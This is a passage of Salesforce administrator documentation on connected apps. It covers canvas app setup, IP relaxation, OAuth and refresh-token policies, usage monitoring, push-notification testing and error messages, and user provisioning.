- *Canvas personal apps* that are installed by end users across organizations. Users access a canvas personal app from the Chatter tab, and are prompted to allow the app to connect to their Salesforce data. These steps include optionally making an app a canvas personal app. For more information, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.

1. If your connected app will be exposed as a canvas app, select `Force.com Canvas`.
2. Type the `Canvas App URL` to the third-party app. The user is directed to this URL when they click the link to your canvas app.
3. Select an `Access Method`. This specifies how the canvas app initiates the OAuth authentication flow.
 - `Signed Request (POST)`: OAuth authentication is used, but when the administrator installs the canvas app, they implicitly allow access for users. Therefore, the user won't be prompted to allow the third-party to access their user information. When you use this access method, the authentication is posted directly to the canvas app URL.
If your canvas app uses signed request authentication, then be sure you don't add `Perform requests on your behalf at any time` to the `Selected OAuth Scopes`.
 - `OAuth Webflow (GET)`: OAuth authentication is used, and the user is prompted to allow the third-party application to access their information. When you use this access method, the canvas app must initiate the OAuth authentication flow.
4. If you're using SAML single sign-on (SSO) for canvas app authentication, select the `SAML Initiation Method` field. This field is enabled if you select `Enable SAML` in the Web App Settings section. The options for this field are:
 - **Identity Provider Initiated**—Salesforce makes the initial request to start the SSO flow.
 - **Service Provider Initiated**—The canvas app starts the SSO flow after the app is invoked.
5. Under `Locations`, select where the canvas app appears to users.
 - **Chatter Feed**—The canvas app appears in the feed. If this option is selected, you must create a CanvasPost feed item and ensure that the current user has access to the canvas app.
 - **Chatter Tab**—The canvas app appears in the app navigation list on the Chatter tab. If this option is selected, the canvas app appears there automatically.
 - **Console**—The canvas app appears in the footer or sidebars of a Salesforce console. If this option is selected, you must choose where the canvas app appears in a console by adding it as a custom console component.
 - **Layouts and Mobile Cards**—The canvas app can appear on a page layout or a mobile card. If this option is selected, you choose where the canvas app appears by adding it to the page layout.
 - **Mobile Nav**—The canvas app is accessible from the navigation menu in Salesforce1.
 - 📌 **Note:** Canvas apps do not appear in the Salesforce1 navigation menu on Android mobile devices. To see canvas apps in the navigation menu on Android, log in to the Salesforce1 mobile browser app.
 - **Open CTI**—The canvas app appears in the call control tool. If this option is selected, you must specify the canvas app in your call center's definition file for it to appear.
 - **Publisher**—The canvas app appears in the publisher. If this option is selected, you must also create a canvas custom quick action and add it to the global layout or to an object layout.
 - **Visualforce Page**—The canvas app can appear on a Visualforce page. If you add an `<apex:canvasApp>` component to expose a canvas app on a Visualforce page, be sure to select this location for the canvas app; otherwise, you'll receive an error.
6. Select `Create Actions Automatically` to create a global action for your canvas app. To create a global action for the canvas app, you must select `Publisher` under `Location`; otherwise, no global actions are created. You can also create the action manually at a later time.
7. If you've implemented your own `Canvas.CanvasLifecycleHandler` Apex class, provide the class name in `Lifecycle Class`. Providing a `CanvasLifecycleHandler` Apex class lets you customize context information and add custom behavior to your canvas app.
8. To make your app installable by end users, select the `Enable as a Canvas Personal App` checkbox. Chatter Tab is the only `Location` that supports canvas personal apps. For details about canvas personal apps, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.

 **Note:** If you don't see the `Enable as a Canvas Personal App` setting, the administrator for the app's destination organization hasn't enabled canvas personal apps. For details about this requirement, see "Enabling Canvas Personal Apps within an Organization" in the *Force.com Canvas Developer's Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

After creating a connected app, you can edit, package, or delete it.

 **Note:** The name must be unique for the current connected apps in your organization. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later. You cannot reuse the name of a deleted connected app if the connected app was created using an earlier release.

Editing a Connected App

You can update a connected app at any time. From Setup, enter `Apps` in the `Quick Find` box, then select **Apps**. Select a connected app name in the list and click **Edit**. Save your changes by clicking **Save**.

After you've created the connected app, you can go back to the detail page to specify the allowed IP ranges.

The IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps, and specify valid IP addresses for the connected app.

Use the following steps to set the allowed IP range.

1. From Setup, enter `Apps` in the `Quick Find` box, then select **Apps**.
2. Select a connected app name in the list.
3. In the Trusted IP Range for OAuth Web server flow section, click **New**.
4. Enter a valid IP address in the **Start IP Address** field and a higher IP address in the **End IP Address** field.

You can enter multiple, discontinuous ranges by clicking **New** to enter each range.

You can allow specific users to access the connected app from outside of the Trusted IP Range, for OAuth-enabled connected apps. For example, to allow access to some users while traveling, set the connected app to `Relax IP Restrictions with second factor`. When a user attempts to use the connected app from outside this range, the user is prompted to provide a second factor of authentication, such as a token code. After a successful second factor authentication, the user can use the connected app from outside the Trusted IP Range.

1. From Setup, enter `Connected Apps` in the `Quick Find` box, then select the option for managing connected apps..
2. Click **Edit** next to the connected app name to display the values for the app.
3. In the IP Relaxation field, select `Relax IP Restrictions` in the drop-down list.

 **Note:** If the `Enforce login IP ranges on every request` Session Settings option is enabled, it affects the IP relaxation behavior. For more information, see [Connected App IP Relaxation and Continuous IP Enforcement](#) on page 4880.

After you've created the connected app, you can go back to the detail page and specify custom attributes. Custom attributes specify SAML metadata or specify OAuth parameters that are read at OAuth runtime.

1. From Setup, enter `Apps` in the `Quick Find` box, then select **Apps**.
2. Select a connected app name in the list.
3. In the Custom Attributes section, click **New**.

Each custom attribute must have a unique key and must use fields available from the **Insert Field** menu. For example, assign a key name, such as `country` and insert the field `$Organization.Country`. When using SAML, attributes are sent as SAML attribute statements. When using OAuth, attributes are available as a `custom_attributes` object in the user's Identity URL.

The following custom attributes are available for Salesforce1 connected apps.

Table 51: Salesforce1 Connected App for Android Custom Attributes

Attribute Key	Attribute Value	Description
<code>CALL_HISTORY</code>	<ul style="list-style-type: none"> • <code>DISABLED</code> • <code>ADMIN_DEFINED</code> • <code>SIMPLE</code> 	<ul style="list-style-type: none"> • If set to <code>DISABLED</code>, removes call logging from the navigation menu. • If set to <code>ADMIN_DEFINED</code>, enables native Android call logging. • If set to <code>SIMPLE</code>, enables Aura call logging.

Table 52: Salesforce1 Connected App for iOS Custom Attributes

Attribute Key	Attribute Value	Description
<code>USE_ALTERNATE_USER_PROFILE</code>	<ul style="list-style-type: none"> • <code>TRUE</code> • <code>FALSE</code> 	<ul style="list-style-type: none"> • If set to <code>TRUE</code>, enables Aura profile home. • If set to <code>FALSE</code>, enables native iOS profile home.
<code>SHOW_OPEN_IN</code>	<ul style="list-style-type: none"> • <code>FALSE</code> 	<ul style="list-style-type: none"> • If set to <code>FALSE</code>, disables users from sharing a file using a link to the file, or opening a file in a third-party app.

When defining custom attributes, wrap attribute values in quotation marks.

 **Important:** As you update fields for a connected app, be aware that changes to some fields immediately apply to all installed versions of the connected app, too. These are version-independent fields that bypass the packaging or installation lifecycle. Users of the connected app will see things like the description change. The following fields have this version-independent behavior.

- Description
- Info URL
- Logo Image URL
- Callback URL

Packaging a Connected App

After creating a connected app or a new version of an existing app, package it to make it available to users on other Salesforce organizations. You add a connected app to a managed package in the same way as, and along with, other components such as custom objects, Visualforce pages, or Apex classes. This makes it easy to distribute a connected app to other Salesforce organizations. As a packageable component, connected apps can also take advantage of all other features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support.

 **Note:** You can only package a connected app from a Developer Edition organization. Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.

Deleting a Connected App

To delete a connected app, click the **Connected App Name** in the list of apps. Click **Delete** on the editing page and confirm by clicking **Delete** again. Even though the app is removed from your list, you cannot reuse the app name.

If you delete a connected app that has been included in a package, the app remains available in the package until you update the package.

 **Note:** If user provisioning has been configured for a connected app, you can't delete the connected app or uninstall a package that contains it until an administrator removes the user provisioning configuration details. Be aware that deselecting the `Enable User Provisioning` checkbox on the connected app detail page doesn't remove the configuration details from the organization. To remove the configuration details, see the instructions for Salesforce administrators in [this known issue](#).

Connected App IP Relaxation and Continuous IP Enforcement

This topic describes how the `Enforce login IP ranges on every request` Session Settings option affects OAuth-enabled connected app IP relaxation settings.

If you relaxed IP restrictions for your OAuth-enabled connected app, and your organization has the `Enforce login IP ranges on every request` option enabled, the access to your connected app can change. This access change applies to client access, including mobile devices, for all OAuth-enabled connected apps. IP relaxation does not apply to SAML-enabled connected apps.

Table 53: Connected App IP Relaxation Settings and Continuous IP Enforcement

IP Relaxation	When Continuous IP Enforcement Is Disabled (Default)	When Continuous IP Enforcement Is Enabled
Enforce IP restrictions	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
Relax IP restrictions with second factor	<p>A user running this app bypasses the organization's IP restrictions when either of these conditions is true:</p> <ul style="list-style-type: none"> The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed. The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes identity confirmation. 	<p>A user running this app bypasses the organization's IP restrictions when either of the OAuth conditions in the previous column is true. However, the user can't access the following for security reasons:</p> <ul style="list-style-type: none"> Change password Add a time-based token Any pages in a login flow
Relax IP restrictions	A user running this connected app is not subject to any IP restrictions.	<p>A user running this connected app is not subject to any IP restrictions. However, the user can't access the following for security reasons:</p> <ul style="list-style-type: none"> Change password Add a time-based token Any pages in a login flow

EDITIONS

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

The Connected App Detail page shows you information about the connected app, including its version and scopes. You can edit and check usage of the connected app, and associate profiles and permissions with the app.

- Click **Edit** to change the app configuration on the Connected App Edit page.
- Click **Download Metadata** to get the service provider SAML login URLs and endpoints that are specific to your community or custom domain configuration. This button only appears if your organization is enabled as an Identity Provider, and only with connected apps that use SAML.
- Instead of downloading metadata, you can access the metadata via a URL in Metadata Discovery Endpoint. Your service provider can use this URL to configure single sign-on to connect to Salesforce.
- Click **View OAuth Usage** to see the usage report for connected apps in your organization.
- You can enable user provisioning for a connected app on this page. Once enabled, use the User Provisioning Wizard to configure or update the user provisioning settings. After you run the User Provisioning Wizard, the User Accounts section lets you manage the linkage between user accounts and their account settings on the third-party system, individually.
- Click **Manage Profiles** to select the profiles for the app from the Application Profile Assignment page. Select the profiles to have access to the app (except in Group Edition).
 - ⚠ **Important:** This option won't appear if the OAuth policy for **Permitted Users** is set to *All users may self-authorize* because this option isn't needed when users can authorize themselves.
- Click **Manage Permission Sets** to select the permission sets for the profiles for this app from the Application Permission Set Assignment page. Select the permission sets to have access to the app.
 - ⚠ **Important:** This option won't appear if the OAuth policy for **Permitted Users** is set to *All users may self-authorize* because this option isn't needed when users can authorize themselves.
- Click **New** in Service Provider SAML Attributes to create new attribute key/value pairs. You can also edit or delete existing attributes.

Only the users with at least one of the selected profiles or permission sets can run the app if you selected `Admin-approved users` for the `Permitted Users` value on the Connected App Edit page. If you selected `All Users` instead, profiles and permission sets are ignored.

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To view and update properties of a connected app, from Setup, enter *Connected Apps* in the *Quick Find* box, then select the option for managing connected apps. Find the app, and click **Edit** next to it. To view information, usage, and policies for a connected app, or add custom attributes, click the app's name.

Note: Sessions refresh automatically between every 15 minutes and 12 hours while a user is in the app based upon the session `Timeout` value set for your organization; this is often undetected by the user.

Connected Apps Installed by Salesforce

Some Salesforce client apps are implemented as connected apps and automatically installed in your organization, such as Salesforce1 or Salesforce for Outlook. So you might see more connected apps in your list of installed apps than you expected.

These Salesforce connected apps are distributed in two managed packages: one for Salesforce1-related apps and one for non-Salesforce1-related apps. The list of included apps can change with each release. However, to simplify administration, each package is asynchronously installed in your organization the first time any user in the organization accesses one of these apps.

If you want to install (or reinstall) the Salesforce1 package for connected apps, proactively, you can [install it from the AppExchange](#).

The packages appear in Setup under the Installed Packages List.

Action	Package Name	Publisher	Version Number	Namespace Prefix	Status	Allowed Licenses	Used Licenses	Expiration Date	Install Date
Uninstall	Salesforce Connected Apps	Salesforce.com	1.5	sf_com_apps	Free	N/A	N/A	N/A	10/24/2013 4:54 PM
	Description This package contains Connected Applications for all the officially supported Salesforce client applications such as Touch, Salesforce for Outlook, Sa...								
Uninstall	Salesforce1 and Chatter Apps	Salesforce.com	1.6	sf_chtr_apps	Free	N/A	N/A	N/A	9/25/2013 11:40 PM
	Description This package contains Connected Applications for all the officially supported Salesforce1 and Chatter applications on your desktop and mobile devices!								

Click on each Package Name to see the list of components. The following are some of the components for the Salesforce Connected Apps package.

Action	Name	Parent Object	Type
	Force.com IDE		Connected App
	Force.com Migration Tool		Connected App
	DataLoader Bulk		Connected App
	DataLoader Partner		Connected App
	Salesforce Touch		Connected App
	Salesforce Mobile Dashboards		Connected App
	Workbench		Connected App
	Salesforce for Outlook		Connected App

 **Note:** The Force.com IDE, Force.com Migration Tool, DataLoader Bulk, and DataLoader Partner are “wrapper” connected apps that use the SOAP API to connect to Salesforce, instead of OAuth like other connected apps. But, they use the connected apps framework to allow or deny users access to the apps in an organization.

The following are some of the components for the Salesforce1 and Chatter Apps package.

Action	Name	Parent Object	Type
	SalesforceA		Connected App
	Salesforce Chatterbox		Connected App
	Chatter for BlackBerry		Connected App
	Chatter for iOS		Connected App
	Chatter Desktop		Connected App
	Chatter for Android		Connected App

To manage these installed connected apps, from Setup, enter *Connected Apps* in the *Quick Find* box, then select the option for managing connected apps, and you'll see the automatically installed Salesforce connected apps appear in the list as managed package installed apps along with your other installed connected apps.

Action	Master Label	Application Version	Permitted Users
Edit	Chatter Desktop	7.0	All users may self-authorize
Edit	Chatter Mobile for BlackBerry	7.0	All users may self-authorize
Edit	[Redacted]	1.0	All users may self-authorize
Edit	[Redacted]	1.0	Admin approved users are pre-authorized
Edit	Salesforce Files	5.0	All users may self-authorize
Edit	Salesforce1 for iOS	7.0	All users may self-authorize
Edit	Salesforce1/Chatter for Android	7.0	All users may self-authorize
Edit	SalesforceA	1.0	All users may self-authorize
Edit	[Redacted]	1.0	All users may self-authorize

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

You can modify settings and permissions for a connected app.

1. From Setup, enter *Connected Apps* in the **Quick Find** box, then select the option for managing connected apps.
 2. Click **Edit** next to the name of the app you want to modify. (To review information about an app on the connected app Detail page, click the app name.)
- The following OAuth policies are available for every OAuth-enabled connected app.
 - **Permitted Users** determines who can run the app.
 - **All Users may self-authorize:** Default. Anyone in the organization can self-authorize the app. This setting means that each user has to approve the app the first time they access it.
 - **Admin-approved users are pre-authorized:** Access is limited to those users with a profile or permission set specified, but these users don't need to approve the app before they can access it. In Group Edition, this setting prevents access to the app for all users. Manage profiles for the app by editing each profile's Connected App Access list (except in Group Edition). Manage permission sets for the app by editing each permission set's Assigned Connected Apps list.
-  **Warning:** If you switch from **All Users may self-authorize** to **Admin-approved users are pre-authorized**, anyone currently using the app loses access, unless the user belongs to a permission set or profile that you have specified for the app.
-  **Note:** If the user's profile or permission set has the "Use Any API Client" user permission enabled, the **Admin-approved users are pre-authorized** policy can be bypassed. This user permission is available only if the "Admin Approved apps only" organization permission is enabled. The "Use Any API Client" user permission allows a non-Admin-approved user to access and run the app, even if the connected app's settings require Admin-approved users and the "Admin Approved apps only" organization permission is enabled. This permission scheme allows specific users, such as short-term contractors, to access a connected app temporarily.

- `IP Relaxation` refers to the IP restrictions that the users of the connected app are subject to. IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps. An administrator can choose to either enforce or bypass these restrictions by choosing one of the following options.
 - `Enforce IP restrictions`: Default. A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
 - `Relax IP restrictions with second factor`: A user running this app bypasses the organization's IP restrictions when either of these conditions are true:
 - The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed.
 - The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes Identity Confirmation.
 - `Relax IP restrictions`: A user running this connected app is not subject to any IP restrictions.
-  **Note:** If the `Enforce login IP ranges on every request` Session Settings option is enabled, it affects the IP relaxation behavior. For more information, see [Connected App IP Relaxation and Continuous IP Enforcement](#) on page 4880.
- `Refresh Token Policy` specifies the validity period for a refresh token. Refresh tokens are used by the OAuth-enabled connected app to obtain new sessions without requiring the user to provide their credentials. The connected app simply exchanges the refresh token for a new session. Using refresh token policies, administrators control how long a refresh token is used. Options include the following.
 - `Refresh token is valid until revoked`. This setting is the default behavior. It specifies that the token is used indefinitely, unless revoked by the user or administrator. Revoke tokens in a user's detail page under OAuth Connected Apps or in the OAuth Connected Apps Usage report.
 - `Immediately expire refresh token`. This setting specifies that the token is immediately invalid. The user can use the current session (access token) already issued, but cannot use the refresh token to obtain a new session.
 - `Expire refresh token if not used for n`. This setting invalidates the token if it is not used for the amount of time specified. For example, if the field value states `7 days`, and the refresh token is not exchanged for a new session within seven days, the next attempt to use the token fails. The token expired and can no longer generate new sessions. If the refresh token is successfully used before 7 days, monitoring the period of inactivity resets, and the token is valid for another 7 days.
 - `Expire refresh token after n`. This setting invalidates the refresh token after a fixed amount of time. For example, if the policy states `1 day`, the refresh token can be used to obtain new sessions for 24 hours. After 24 hours, the token can't be used.

A user's session can be maintained by usage. Its validity period is defined by the Timeout Value for the connected app, user profile, or organization's session settings (in that order). The `Refresh Token Policy` is evaluated only during usage of the issued refresh token and does not affect a user's current session. Refresh tokens are required only when a user's session has expired or is no longer available. For example, if you set a `Refresh Token Policy` to `Expire refresh token after 1 hour`, and the user uses the application for 2 hours, the user isn't forced to authenticate after 1 hour. The user is required to re-authenticate when the session expires and the client attempts to exchange its refresh tokens for a new session.

- `Timeout Value` is available for OAuth-enabled connected apps, only. This value sets the expiration of the access tokens for the connected app's session. If you don't set a value or `None` is selected (the default), Salesforce uses the Timeout Value in the user's profile. If the profile has no value set, Salesforce uses the Timeout Value in the organization's Session Settings.
- The current permissions for the connected app are also listed here.

If your connected app is a canvas app that uses signed request authentication, be sure to:

- Set `Permitted Users` to `Admin-approved users` are pre-authorized.
- Set `Expire Refresh Tokens` to `The first time they use this application`.
- Give users access via profiles and permission sets.
- Session Level Policy is available for all connected apps. Select `High Assurance session required` to require users to enter a time-based token during login to access the app.
- Basic Information is available for all connected apps. However, if your app is a canvas app, these field values aren't used. Instead, the canvas app URL that was specified when the connected app was created is used.
 - `Start URL` is used if the connected app uses single sign-on. In this case, set the URL to the page where the user starts the authentication process. This location also appears in the application switcher menu.
 - `Mobile Start URL` is used to direct users to a specific location when the app is accessed from a mobile device.
- Mobile App settings are available for mobile connected apps that enforce pin protection.
 - `Require PIN after` specifies how much time can pass while the app is idle before the app locks itself and requires the PIN before continuing. Allowable values are none (no locking), 1, 5, 10, and 30 minutes. This policy is only enforced if a corresponding `Pin Length` is configured. Enforcement of the policy is the responsibility of the connected app. Apps written using the Salesforce Mobile SDK can enforce this policy, or the app can read the policy from the `UserInfo` service and enforce the policy.
 - 📌 **Note:** This setting does not invalidate a user's session. When the session expires due to inactivity, this policy only requires that the user enter a PIN to continue using the current session.
 - `Pin Length` sets the length of the identification number sent for authentication confirmation. The length can be from 4 to 8 digits, inclusive.
- Custom Attributes are available for all connected apps. Developers can set custom SAML metadata or custom OAuth attributes for a connected app. Administrators can delete or edit those attributes or add custom attributes. Attributes deleted, edited, or added by administrators override attributes set by developers. For more information, see [Edit, Package, or Delete a Connected App](#) on page 4877.

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plugin runs on behalf of a user account. In the `Run As` field, select the user for the plugin. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the [Force.com Apex Code Developer's Guide](#).

To uninstall:	“Download AppExchange Packages”

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To view information on the usage of any connected apps in the organization, from Setup, enter *Connected Apps OAuth Usage* in the **Quick Find** box, then select **Connected Apps OAuth Usage**. A list of connected apps and information about each appears.

Connected App

The name of the app. Connected apps that are installed but haven't been used by anyone don't appear in the list.

View App Info

Click **View App Info** to go to the detail page of the connected app. Alternatively, if the connected app isn't yet installed, click **Install**.

User Count

The number of users who have run the app. Click a User Count value to see information about each user, including:

- When they first used the app
- The most recent time they used the app
- The total number of times they used the app

On the Connected App User's Usage page, you can end a user's access to their current session by clicking the **Revoke** action on that person's row. Or, click the **Revoke All** button at the top of the page to log out everyone currently using the connected app.

Action

Click **Block** to end all current user sessions with the connected app and block all new sessions. Blocking an app is not permanent. You can click **Unblock** to allow users to log in and access the app at another time.

Managing OAuth Access for Your Connected Apps

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide Single Sign-On, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow administrators to set various security policies and have explicit control over who may use the corresponding applications. All connected apps have been integrated with Salesforce, such that they can access a subset of your Salesforce data once you explicitly grant each application permission.

All connected apps that have permission to access your Salesforce data are listed in your personal information.

1. From your personal settings, enter *Advanced User Details* in the *Quick Find* box, then select **Advanced User Details**. No results? Enter *Personal Information* in the *Quick Find* box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
 - View information about each application that you have granted access to, as well as the number of times and the last time the application attempted to access your information.

Note:

- An application may be listed more than once. Each time you grant access to an application, it obtains a new access token. Requests for refresh tokens increase the `Use Count` displayed for the application. You must grant access to your Salesforce data from each device that you use, for example, from both a laptop and a desktop computer. The default limit is five access tokens for each application. Newer applications (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once. OAuth 2.0 applications can be listed more than once. Each row in the table represents a unique grant, so if an application requests multiple tokens with different scopes, you'll see the same application multiple times.
 - Even if the connected app tried and failed to access your information because it could not login, the `Use Count` and `Last Used` fields are still updated.
- Click **Revoke** to revoke the application's access. After you revoke the application, the application can no longer use that particular authorization token to access your Salesforce data.
-  **Important:** You must revoke all access tokens for a particular application to prevent it from accessing your Salesforce data.

If you're using Salesforce Classic Mobile and want to use a new mobile device, download the app on the new device and log in. You do not need to revoke the token on the old device; Salesforce automatically creates a new one.

Testing Push Notifications

To run a quick test of your push notification setup, use the Send Test Notification page. The Send Test Notification page lets you troubleshoot round-trip push notifications in a synchronous mechanism without having to configure Apex or REST calls. It can also provide insights into what's going on behind the scenes in the asynchronous environment of real-world push notifications.

Push Notification Limits

The maximum number of push notifications that are allowed for each mobile application associated with your Salesforce organization depends on the type of application.

Maximum number of push notifications allowed for	Limit
Mobile applications provided by Salesforce (for example, Salesforce1)	50,000 notifications per app per day
Mobile applications developed by your organization for internal employee usage	35,000 notifications per app per day
Mobile applications installed from the AppExchange	5,000 notifications per app per day

Only *deliverable* notifications count toward this limit. For example, consider the scenario where a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile application yet. Only the notifications sent to the 900 employees who have installed the mobile application count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an application's daily push notification limit.

About the Send Test Notification Page

The Send Test Notification page uses information from your Apple Push Notification Service (APNS) or Google Cloud Messaging for Android (GCM) setup to configure a synchronous push mechanism. You select a device to receive the push notification by entering a connection token string. If you don't know the token string, you can use the Search tool to select from the list of devices that are registered for your connected app. The Search tool automatically displays the five most recently registered devices. You can also enter a user's name to search for devices that are registered to that user.

For Android GCM push notifications, you can select the Dry Run option to test your GCM setup. This option sends the notification to the GCM server but does not forward it to a device.

Each push attempt returns a status message that indicates success or failure. See [Error Messages for Push Notifications](#) for explanations of messages. For additional information, see:

- developer.apple.com for information on Apple APNS push notifications.
- developer.android.com for information on GCM for Android push notifications.

To reach the test page:

1. In Setup, enter *Apps* in the *Quick Find* box, then select **Apps**.
2. Click the name of your connected app.

3. Click **Send test notification** next to Supported Push Platform. This link appears only if you've configured your connected app to support mobile push notifications.

 **Note:** Before attempting to send test push notifications, verify that the mobile settings in your connected app are properly configured. See [Creating a Connected App](#).

IN THIS SECTION:

[Send Test Push Notifications to APNS](#)

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

[Send Test Push Notifications to GCM for Android](#)

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

[Error Messages for Push Notifications](#)

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Send Test Push Notifications to APNS

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
 - a. To find other devices, enter a user name in the Search text box.
 - b. Click **Go** to generate a list of all devices currently registered under that user name.
2. Optionally, for Alert, enter an alert message or dictionary per Apple's specifications.
3. For Badge, enter a badge number or *0* for no badge.
4. For Sound, enter the name of a sound file in the application bundle, or enter *default* to use the system default alert sound.
5. Optionally, to use a custom payload, enter your payload's JSON value in the Custom Payload field.
6. Click **Send** to send the test push notification, or click **Clear** to reset the form.

SEE ALSO:

[Testing Push Notifications](#)

Send Test Push Notifications to GCM for Android

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
 - a. To find other devices, enter a user name in the Search text box.
 - b. Click **Go** to generate a list of all devices currently registered under that user name.
2. For Payload, enter a JSON value that contains your message.
3. To send the push notification to the GCM server only, select **Dry Run**.

4. Click **Send** to send the test push notification, or click **Clear** to reset the form.

[Testing Push Notifications](#)

Error Messages for Push Notifications

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Message	Suggested Resolution
Daily push rate limit has been exceeded for this connected application	Because the daily limit is nonnegotiable, no resolution is available.
Certificate is not accepted by Apple Push Notification service	Replace the certificate with a valid type.
Certificate is revoked	Supply valid certificate.
Certificate expired	Renew certificate.
Certificate not valid yet	Retry later.
Invalid certificate or password	Replace the certificate with a valid type.
Invalid recipient or payload	Check your input for errors.
Payload exceeds maximum size	Reduce size of payload.
Unable to load push notifications settings	Confirm that settings are present on connected app.
Recipient field contains invalid device token	Provide valid device token.
Invalid device token length	Token was entered incorrectly or is corrupt. Re-enter token.
Error while sending notification. Confirm certificate is for the correct Apple environment.	Confirm that correct certificate is being used (for example, sandbox versus production).
Apple Push Notification service is unavailable.	Retry later.
Unable to connect to Apple Push Notification service	Retry later.
Unable to connect to Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.
Request blocked by Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.
Apple Push Notification service returned unknown error	Contact Apple or retry later.
Badge must be a number	Re-enter the badge value as an integer.
Payload must be in a valid JSON format	Format payload correctly.
You must enter a value for at least one of the following fields: Alert, Badge, Sound, or Custom Payload	Enter a valid value for one of the fields.
Recipient is required	Provide device token.

Message

Suggested Resolution

Google Cloud Messaging authentication error

Consult the GCM documentation at developer.android.com. Possible causes:

- Authorization header is missing or contains invalid syntax.
- Invalid project number was sent as key.
- Key is valid, but GCM service is disabled.
- Request originated from a server that is not white-listed in the server key IP addresses.

Internal error in the Google Cloud Messaging server, or the server is temporarily unavailable

Retry later.

Registration ID in the Recipient field is formatted incorrectly

Verify that mobile app is providing valid registration ID, or manually enter valid registration ID.

Payload exceeds maximum size

Reduce size of payload.

Recipient field contains registration ID that is not valid for the connected application's API server key

Provide correct server key for the app.

Recipient is required

Select recipient or provide registration ID.

Recipient field contains invalid registration ID

Update recipient's device registration ID.

GCM server returned an unexpected error. Please contact the SFDC support team.

Contact salesforce.com.

An unexpected error occurred. Please contact the SFDC support team.

Contact salesforce.com.

To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Connected Apps can be installed in: **All** Editions

To uninstall:

“Download AppExchange Packages”

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

Connected apps link your users with third-party services and applications. User provisioning for connected apps lets you create, update, and manage user accounts for those services and applications. This feature simplifies account creation for services such as Google Apps, and links your Salesforce users' accounts to their third-party accounts. After these accounts are linked, you can configure the App Launcher, so your users click the connected app icon in the App Launcher and get instant access to the target service.

User provisioning applies only to users assigned to a profile or permission set granting them access to the configured connected app. For example, you can configure user provisioning for a Google Apps connected app in your organization. Then assign the profile “Employees” to that connected app. When a new user is created in your organization and assigned the “Employees” profile, the user is automatically provisioned in Google Apps. Also, when the user is deactivated, or the profile assignment changes, the user is automatically de-provisioned from Google Apps.

Salesforce provides a wizard to guide you through the user provisioning settings for each connected app.

And, you can run reports to see who has access to specific third-party applications with a centralized view of all user accounts across all connected apps.

User Provisioning Requests

After you configure user provisioning, Salesforce manages requests for updates on the third-party system. Salesforce sends user provisioning requests to the third-party system based on specific events in your organization, either through the UI or through API calls. The following table shows the events that trigger user provisioning requests.

Event	Operation	Object
Create user	Create	User
Update user (for selected attributes)	Update	User
Disable user	Deactivate	User
Enable user	Activate	User
Freeze user	Freeze	UserLogin
Unfreeze user	Unfreeze	UserLogin
Reactivate user	Reactivate	User
Change user profile	Create/Deactivate	User
Assign/Unassign a permission set to a user	Create/Deactivate	PermissionSetAssignment
